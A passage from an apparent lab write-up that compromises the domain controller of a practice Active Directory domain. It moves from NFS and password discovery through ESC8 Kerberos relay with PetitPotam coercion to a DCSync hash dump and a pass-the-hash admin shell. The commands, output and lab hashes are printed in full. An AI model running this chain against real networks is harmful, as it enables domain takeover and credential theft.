3389/tcp  open  ms-wbt-server    syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
55048/tcp open  unknown          syn-ack ttl 127
55280/tcp open  unknown          syn-ack ttl 127
60908/tcp open  unknown          syn-ack ttl 127
60909/tcp open  unknown          syn-ack ttl 127
60925/tcp open  unknown          syn-ack ttl 127
60990/tcp open  unknown          syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 87.67 seconds
           Raw packets sent: 131097 (5.768MB) | Rcvd: 77 (3.388KB)
I ran nmap again to enumerate the services running on the open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
❯ nmap -sCV -p53,80,88,111,135,139,389,445,464,593,636,2049,3268,3269,3389,5985,9389 10.129.234.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 10:17 CST
Nmap scan report for cicada.vl (10.129.234.48)
Host is up (0.21s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-20 02:19:10Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2025-10-19T21:57:54
|_Not valid after:  2026-10-19T21:57:54
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2025-10-19T21:57:54
|_Not valid after:  2026-10-19T21:57:54
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2025-10-19T21:57:54
|_Not valid after:  2026-10-19T21:57:54
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-JPQ225.cicada.vl
| Not valid before: 2025-10-19T21:57:54
|_Not valid after:  2026-10-19T21:57:54
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-10-20T02:20:40+00:00; +1m31s from scanner time.
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Not valid before: 2025-10-18T22:05:33
|_Not valid after:  2026-04-19T22:05:33
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1m30s, deviation: 0s, median: 1m29s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-20T02:20:02
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 218.76 seconds
A lot of information was uncovered, most notably the domain name cicada.vl and the domain controller’s hostname DC-JPQ225. I added them to my /etc/hosts file.
I ran nxc to further enumerate the DC.
1
2
❯ nxc smb DC-JPQ225.cicada.vl
SMB         10.129.234.48   445    10.129.234.48    [*]  x64 (name:10.129.234.48) (domain:10.129.234.48) (signing:True) (SMBv1:False) (NTLM:False)
The NTLM authentication was disabled, which was not surprising as NTLM was being deprecated by Microsoft.
TCP 80 - WEB
I visited the website, and found the default IIS page. Nothing interesting. 
TCP 445 - SMB
I ran nxc to test SMB guest login. Since NTLM was disabled, I used -k to authenticate via Kerberos.
1
2
3
❯ nxc smb DC-JPQ225.cicada.vl -u guest -p '' -k
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [-] cicada.vl\guest: KDC_ERR_CLIENT_REVOKED
The guest login was disabled. I also tested non-existent user and failed, which was expected for Kerberos authentication.
TCP 2049 - NFS
Notably, the TCP port 2049 was open, indicating I could potentially mount the NFS share and enumerate files in there.
I ran showmount to confirm the share. /profiles share was publicly accessible.
1
2
3
❯ showmount -e DC-JPQ225.cicada.vl
Export list for DC-JPQ225.cicada.vl:
/profiles (everyone)
I ran mount to mount the share. The share seemed to contain user directories on the DC.
1
2
3
4
5
6
7
8
❯ mkdir mount

❯ sudo mount -t nfs -rw DC-JPQ225.cicada.vl:/profiles mount
[sudo] password for kali:

❯ ls mount
Administrator    Debra.Wright  Jordan.Francis  Katie.Ward     Richard.Gibbons  Shirley.West
Daniel.Marshall  Jane.Carter   Joyce.Andrews   Megan.Simpson  Rosie.Powell
I ran tree to enumerate the directories, and found two image files accessible.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
❯ tree
.
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png  <---
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png  <---
└── Shirley.West

14 directories, 2 files
Rosie.Powell
I downloaded both images and found a clear text password on a sticky note for Rosie.Powell. 
Rosie.Powell:Cicada123
I used nxc to verify the user credentials.
1
2
3
❯ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
Then I could enumerate SMB shares as Rosie.Powell.
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k --shares
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*] Enumerated shares
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        Share           Permissions     Remark
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        -----           -----------     ------
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        ADMIN$                          Remote Admin
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        C$                              Default share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        CertEnroll      READ            Active Directory Certificate Services share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        IPC$            READ            Remote IPC
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        NETLOGON        READ            Logon server share
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        profiles$       READ,WRITE
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        SYSVOL          READ            Logon server share
There wasn’t anything interesting in the shares. However, the presence of the CertEnroll share suggested ADCS was configured on the DC.
Administrator
Enum
I ran certipy to enumerate ADCS and to find vulnerable certificates.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
❯ certipy find -target DC-JPQ225.cicada.vl -u Rosie.Powell@cicada.vl -p Cicada123 -k -vulnerable -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] KRB5CCNAME environment variable not set
[!] DNS resolution failed: The DNS query name does not exist: DC-JPQ225.cicada.vl.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cicada-DC-JPQ225-CA'
[*] Checking web enrollment for CA 'cicada-DC-JPQ225-CA' @ 'DC-JPQ225.cicada.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 701259D42843A4934BE199AD3C30DF86
    Certificate Validity Start          : 2025-10-19 22:01:34+00:00
    Certificate Validity End            : 2525-10-19 22:11:34+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.  <---
Certificate Templates                   : [!] Could not find any certificate templates
There wasn’t any vulnerable template found, but the CA was vulnerable to ESC8.
ESC8 + Kerberos Relay
The classic technique to exploit ESC8 is NTLM relay, but that approach was infeasible here because NTLM authentication had been disabled in the domain. That’s when Kerberos relay came in handy. The details of the technique are covered in the Kerberos Relay section.
For this attack to work I needed to be able to coerce the DC into authenticating to a service. I ran nxc and confirmed the DC was vulnerable to coercion attacks.
1
2
3
4
5
6
7
8
❯ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, DFSCoerce
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PrinterBug
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PrinterBug
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, MSEven
With prerequisites met, I began by running bloodyAD to add a malicious DNS record with the IP of my attack machine.
1
2
❯ bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.xxx.xxx
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
After waiting for a few minutes, I ran nslookup to confirm the new DNS record was working.
1
2
3
4
5
6
❯ nslookup DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl 10.129.234.48
Server:         10.129.234.48
Address:        10.129.234.48#53

Name:   DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl
Address: 10.10.xxx.xxx
Because the Kerberos relay technique coerces the client into authenticating over SMB using a Kerberos ticket, the relay server receives the authentication as an SMB request. This allows the attacker to leverage existing SMB relay tooling, such as certipy or ntlmrelayx, to process and exploit the relayed authentication.
I used certipy to relay for simplicity.
1
2
3
4
5
6
❯ certipy relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
Once the relay server was set up, I ran nxc with the coerce_plus extension to coerce the DC into authenticating to it.
1
2
3
4
5
❯ nxc smb DC-JPQ225.cicada.vl  -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, lsarpc\EfsRpcAddUsersToFile
The certipy successfully received the authentication message from the DC but encountered an error.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
❯ certipy -debug relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] SMBD-Thread-2 (process_request_thread): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] Authenticating against http://dc-jpq225.cicada.vl as / SUCCEED
[+] Generating RSA key
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 422, in run
    self._run()
    ~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 453, in _run
    self._request_certificate()
    ~~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 526, in _request_certificate
    csr, key = create_csr(
               ~~~~~~~~~~^
        self.username,
        ^^^^^^^^^^^^^^
    ...<6 lines>...
        smime=self.adcs_relay.smime,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3/dist-packages/certipy/lib/certificate.py", line 811, in create_csr
    x509.NameAttribute(NameOID.COMMON_NAME, username.capitalize()),
    ~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/cryptography/x509/name.py", line 152, in __init__
    raise ValueError(msg)
ValueError: Attribute's length must be >= 1 and <= 64, but it was 0
[*] SMBD-Thread-4 (process_request_thread): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] Authenticating against http://dc-jpq225.cicada.vl as / SUCCEED
[+] Generating RSA key
[-] Failed to run attack: Attribute's length must be >= 1 and <= 64, but it was 0
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 422, in run
    self._run()
    ~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 453, in _run
    self._request_certificate()
    ~~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/certipy/commands/relay.py", line 526, in _request_certificate
    csr, key = create_csr(
               ~~~~~~~~~~^
        self.username,
        ^^^^^^^^^^^^^^
    ...<6 lines>...
        smime=self.adcs_relay.smime,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3/dist-packages/certipy/lib/certificate.py", line 811, in create_csr
    x509.NameAttribute(NameOID.COMMON_NAME, username.capitalize()),
    ~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/cryptography/x509/name.py", line 152, in __init__
    raise ValueError(msg)
ValueError: Attribute's length must be >= 1 and <= 64, but it was 0
^C
[*] Exiting...
It was because certipy was trying to build the CSR’s CN from the relayed username, but the username was empty. I ran the attack again, specifying the subject as CN=DC-JPQ225,CN=Computer,DC=cicada,DC=vl.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
❯ certipy -debug relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController -subject CN=DC-JPQ225,CN=Computer,DC=cicada,DC=vl
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] SMBD-Thread-2 (process_request_thread): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[+] HTTP server returned status code 200, treating as successful login
[*] Authenticating against http://dc-jpq225.cicada.vl as / SUCCEED
[+] Generating RSA key
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] SMBD-Thread-4 (process_request_thread): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[+] Using target: http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp...
[+] Base URL: http://dc-jpq225.cicada.vl
[+] Path: /certsrv/certfnsh.asp
[+] Using timeout: 10
[+] Using path: /certsrv/certfnsh.asp
[+] Using path: /certsrv/certfnsh.asp
[*] HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 90
[*] Retrieving certificate for request ID: 90
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=90 "HTTP/1.1 200 OK"
[*] Got certificate with subject: CN=DC-JPQ225.cicada.vl
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[+] Found SID in security extension: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'  <---
[+] Attempting to write data to 'dc-jpq225.pfx'
[+] Data written to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
[*] Exiting...
This time it succeeded. I then ran certipy auth to get a TGT for the domain controller.
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.234.48
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
DCSync Attack
With the TGT, I ran secretsdump.py to perform a DCSync attack against the DC and dumped NTDS database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
❯ KRB5CCNAME=dc-jpq225.ccache secretsdump.py -k -no-pass dc-jpq225.cicada.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8dd165a43fcb66d6a0e2924bb67e040c:::
cicada.vl\Shirley.West:1104:aad3b435b51404eeaad3b435b51404ee:ff99630bed1e3bfd90e6a193d603113f:::
cicada.vl\Jordan.Francis:1105:aad3b435b51404eeaad3b435b51404ee:f5caf661b715c4e1435dfae92c2a65e3:::
cicada.vl\Jane.Carter:1106:aad3b435b51404eeaad3b435b51404ee:7e133f348892d577014787cbc0206aba:::
cicada.vl\Joyce.Andrews:1107:aad3b435b51404eeaad3b435b51404ee:584c796cd820a48be7d8498bc56b4237:::
cicada.vl\Daniel.Marshall:1108:aad3b435b51404eeaad3b435b51404ee:8cdf5eeb0d101559fa4bf00923cdef81:::
cicada.vl\Rosie.Powell:1109:aad3b435b51404eeaad3b435b51404ee:ff99630bed1e3bfd90e6a193d603113f:::
cicada.vl\Megan.Simpson:1110:aad3b435b51404eeaad3b435b51404ee:6e63f30a8852d044debf94d73877076a:::
cicada.vl\Katie.Ward:1111:aad3b435b51404eeaad3b435b51404ee:42f8890ec1d9b9c76a187eada81adf1e:::
cicada.vl\Richard.Gibbons:1112:aad3b435b51404eeaad3b435b51404ee:d278a9baf249d01b9437f0374bf2e32e:::
cicada.vl\Debra.Wright:1113:aad3b435b51404eeaad3b435b51404ee:d9a2147edbface1666532c9b3acafaf3:::
DC-JPQ225$:1000:aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3:::
<SNIP>
[*] Cleaning up...
Then I ran wmiexec.py to obtain an semi-interactive session as Administrator.
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ wmiexec.py cicada.vl/administrator@dc-jpq225.cicada.vl -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] SMBv3.0 dialect used
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cicada\administrator